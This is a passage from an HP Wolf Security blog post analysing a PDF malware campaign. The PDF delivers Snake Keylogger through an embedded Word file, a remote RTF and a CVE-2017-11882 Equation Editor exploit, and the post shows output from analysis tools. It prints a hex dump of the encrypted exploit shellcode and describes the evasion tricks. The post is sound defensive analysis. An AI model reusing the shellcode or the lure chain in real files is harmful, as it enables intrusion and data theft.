PDF Malware Is Not Yet Dead | HP Wolf Security

By Patrick Schläpfer

Published: 2022-05-20 · Archived: 2026-04-05 15:52:32 UTC

For the past decade, attackers have preferred to package malware in Microsoft Office file formats, particularly Word and Excel. In fact, in Q1 2022 nearly half (45%) of malware stopped by HP Wolf Security used Office formats. The reasons are clear: users are familiar with these file types, the applications used to open them are ubiquitous, and they are suited to social engineering lures.

In this post, we look at a malware campaign isolated by HP Wolf Security earlier this year that had an unusual infection chain. The malware arrived in a PDF document – a format attackers less commonly use to infect PCs – and relied on several tricks to evade detection, such as embedding malicious files, loading remotely-hosted exploits, and shellcode encryption.




Figure 1 – Alert timeline in HP Wolf Security Controller showing the malware being isolated.

PDF Campaign Delivering Snake Keylogger

A PDF document named "*REMMITANCE INVOICE.pdf*" was sent as an email attachment to a target. Since the document came from a risky vector – email, in this case – when the user opened it, HP Sure Click ran the file in an isolated micro virtual machine, preventing their system from being infected.

After opening the document, Adobe Reader prompts the user to open a .docx file. The attackers sneakily named the Word document "*has been verified. However PDF, Jpeg, xlsx, .docx*" to make it look as though the file name was part of the Adobe Reader prompt (Figure 2).




Figure 2 – PDF document prompting the user to open another document.

Analyzing the PDF file reveals that the .docx file is stored as an EmbeddedFile object. Investigators can quickly summarize the most important properties of a PDF document using Didier Stevens' *pdfid* script (Figure 3).

```
PDFiD 0.2.8 05dc0792a89e18f5485d9127d2063b343cfd2a5d497c9b5df91dc687f9a1341d.pdf
 PDF Header: %PDF-1.6
 obj                    16
 endobj                 16
 stream                 14
 endstream              14
 xref                    0
 trailer                 0
 startxref               1
 /Page                   0
 /Encrypt                0
 /ObjStm                 1
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             1
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           1
 /XFA                    0
 /URI                    0
 /Colors > 2^24          0
```

Figure 3 – PDFiD analysis of document.

To analyze the *EmbeddedFile*, we can use another tool from Didier Stevens' toolbox, *pdf-parser*. This script allows us to extract the file from the PDF document and save it to disk.

```
             /analysis/pdf$ python3 pdf-parser.py -s embeddedfile -f -d extracted_file.bin 05dc0792a89e18f5485d9127d2063b343cfd2a5d497c9b5df91dc687f9a1341d.pdf
obj 28 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Filter /FlateDecode
    /Type /EmbeddedFile
    /Length 19931
  >>
```

Figure 4 – Using *pdf-parser* to save embedded file to disk.

Embedded Word Document

If we return to our PDF document and click on "Open this file" at the prompt, Microsoft Word opens. If Protected View is disabled, Word downloads a Rich Text Format (.rtf) file from a web server, which is then run in the context of the open document.




Figure 5 – Word document contacting web server.

Since Microsoft Word does not say which server it contacted, we can use Wireshark to record the network traffic and identify the HTTP stream that was created (Figure 6).




Figure 6 – HTTP GET request returning RTF file.

Let's switch back to the Word document to understand how it downloads the .rtf. Since it is an OOXML (Office Open XML) file, we can unzip its contents and look for URLs in the document using the command shown in Figure 7.




Figure 7 – List of URLs in the Word document.

The highlighted URL caught our eye because it's not a legitimate domain found in Office documents. This URL is in the *document.xml.rels* file, which lists the document's relationships. The relationship that caught our eye shows an external object linking and embedding (OLE) object being loaded from this URL (Figure 8).




Figure 8 – XML document relationships.

External OLE Object


Connecting to this URL leads to a redirect and then downloads an RTF document called *f_document_shp.doc*. To examine this document more closely, we can use *rtfobj* to check if it contains any OLE objects.

```
                /analysis/pdf$ rtfobj f_document_shp.doc
rtfobj 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'f_document_shp.doc' - size: 23348 bytes
---+----------+--------------------------------------------------------------
id |index     |OLE Object
---+----------+--------------------------------------------------------------
0  |0000175Bh |Not a well-formed OLE object
---+----------+--------------------------------------------------------------
1  |00001707h |Not a well-formed OLE object
---+----------+--------------------------------------------------------------
```

Figure 9 – RTFObj output showing two OLE objects.

Here there are two OLE objects we can save to disk using the same tool. As indicated in the console output, both objects are not well-formed, meaning analyzing them with *oletools* could lead to confusing results. To fix this, we can use *foremost* to reconstruct the malformed objects. Then we can view basic information about the objects using *oleid*. This tells us the object relates to Microsoft Equation Editor, a feature in Word that is commonly exploited by attackers to run arbitrary code.



Filename: 00000000.ole

Indicator	Value	Risk	Description
File format	Generic OLE file / Compound File (unknown format)	info	Unrecognized OLE file. Root CLSID: 0002CE02-0000-0000-C000-000000000046 - Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or CVE-2018-0802)
Container format	OLE	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	No	none	This file does not contain VBA macros.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

Figure 10 – Basic OLE information extracted with *oleid.*

Encrypted Equation Editor Exploit

Examining the OLE object reveals shellcode that exploits the CVE-2017-11882 remote code execution vulnerability in Equation Editor. There are many analyses of this vulnerability, so we won't analyze it in detail. Instead we focus below on how the attacker encrypted the shellcode to evade detection.

```
00000800: 1056 de03 0387 8917 f78f 0108 06b6 bdff  .V..............
00000810: bde7 b481 e597 bf5d 418b 75a5 8b36 bbb8  .......]A.u..6..
00000820: ff76 3c81 e3f5 6747 828b 3b56 ffd7 0550  .v<...gG..;V...P
00000830: 807a d205 4b80 852d ffe0 cfb1 4300 8c38  .z..K..-....C..8
00000840: 172f d9d4 9523 8811 fd90 c0b7 ed1d 9d5c  ./...#.........\
00000850: 8fdb 3dd6 f041 ba37 6970 d36c 50cf 05fe  ..=..A.7ip.lP...
00000860: 09d4 9487 62d3 a8ae a7cb 8502 e084 f853  ....b..........S
00000870: d574 8072 f52e e986 82fb ba36 9330 c704  .t.r.......6.0..
00000880: 316d bb88 2e89 d9cd 1980 8d2c baf3 b24d  1m.........,...M
00000890: 11f4 5526 ea95 6ba8 3997 1d7e e7b2 abe9  ..U&..k.9..~....
000008a0: fb01 0000 177f 8318 b15e c1d9 a638 1b0c  .........^...8..
000008b0: b74b 7b1a 8574 4c1a de5a c31b e9be 185b  .K{..tL..Z.....[
000008c0: 7ab3 c191 43e1 bd28 1dc3 d27b 43e6 c21b  z...C..(...{C...
000008d0: 9731 9a11 dd18 e811 fde8 fdcb 4401 3020  .1..........D.0
000008e0: a014 1966 e768 daa4 111b 54da 7a5c 6b39  ...f.h....T.z\k9
000008f0: 22ac 4c64 f023 a5b5 e8ad e77a 7847 8933  ".Ld.#.....zxG.3
00000900: af49 43d7 8495 570f 10ea c778 cb16 95e2  .IC...W....x....
00000910: d63b 1092 3911 0385 1a25 02a4 0313 a313  .;..9....%......
00000920: 28d3 bf66 9ce6 b7e5 95ac a9d1 b493 c098  (..f............
00000930: 345e 631f 3d66 8203 15d3 cecc 68e6 fe40  4^c.=f......h..@
00000940: 8a31 0c91 acde 76aa 26e4 7f67 b557 6bda  .1....v.&..g.Wk.
00000950: ba99 c78a 799e a1ad 5835 ca72 273c 1939  ....y...X5.r'<.9
00000960: 55e5 a9d9 34f9 15da 3e12 c3ba 4fe0 182b  U...4...>...O..+
```


Figure 11 – Shellcode that exploits CVE-2017-11882.

The shellcode is stored in the *OLENativeStream* structure at the end of the object. We can then run the shellcode in a debugger, looking for a call to *GlobalLock*. This function returns a pointer to the first byte of the memory block, a technique used by shellcode to locate itself in memory. Using this information, the shellcode jumps to a defined 